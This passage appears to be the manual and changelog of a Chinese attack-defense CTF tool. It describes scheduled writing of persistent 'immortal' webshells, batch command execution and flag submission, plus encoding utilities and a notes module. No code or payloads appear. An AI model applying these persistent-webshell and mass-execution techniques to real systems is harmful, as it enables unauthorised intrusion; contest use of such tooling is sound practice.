
在写入不死马,执行命令,提交flag三处可以选择定时执行任务,最短1分钟执行一次

使用方法与正常操作一样,填完参数后点击定时按钮并选择时间即可

需要注意的是,目前实现的方式是定时点击按钮,所以填入的内容不要在运行期间更改,否则可 能会执行失败



如果想取消可以关闭程序或者在全局设置中点击 管理定时任务 按钮




运行结果会保存在 log/task\_log.txt

注意: 此功能应谨慎使用, 防止发送网络流量过大! 注意观察 task\_log.txt 的内容

# 工具&设置

使用场景: base64, url的编码与解码, 行去重与清屏

支持拖放文件



全局设置中可以切换线程数量和超时时间,并且可以选择是否记录错误日志



# 笔记

使用场景:在离线环境下提供一些命令,仅供参考!!

生成文件: note.txt



其中自定义按钮可以自己记录一些临时的路径,密码之类的信息,会**实时**保存在当前目录下的 note.txt

# 更新日志

V1.0.0: 初始版本

V1.1.0:添加多种扫描方式,优化代码逻辑

V1.2.0:添加随机不死马功能,修复诺干bug

V2.1.0:整体70%代码重构(扫描速度较上一代提升11倍)。新增ssh模块和设置模块

V2.1.1: 优化不死马的判断逻辑

V2.2.0:新增局域网多人聊天模块

V2.2.1: 修复了若干BUG

V2.2.2: 更新ui,新增自定义请求包模块

V2.2.3:添加全局超时时间设置,优化写入不死马模块(区分代码执行和命令执行,适应tp框架路径)

V3.0.0:新增一机一码,添加记录错误日志功能,优化写入不死马/执行命令的逻辑

V3.0.1: 部分代码结构优化,添加定时任务功能

V3.1.0:优化ip生成功能,添加head执行命令功能,优化复杂路径的适配,优化冗余代码

V3.1.1: 优化自定义模块(集成简单的pwn批量脚本执行/自识别flag),新增笔记模块,优化总体使用体验

V3.1.2:添加进度提示,增加新logo

V3.1.3: 修复一个严重BUG

V4.0.0: 优化重构大量代码(全局设置,多人模块细节),结构标准化,优化shell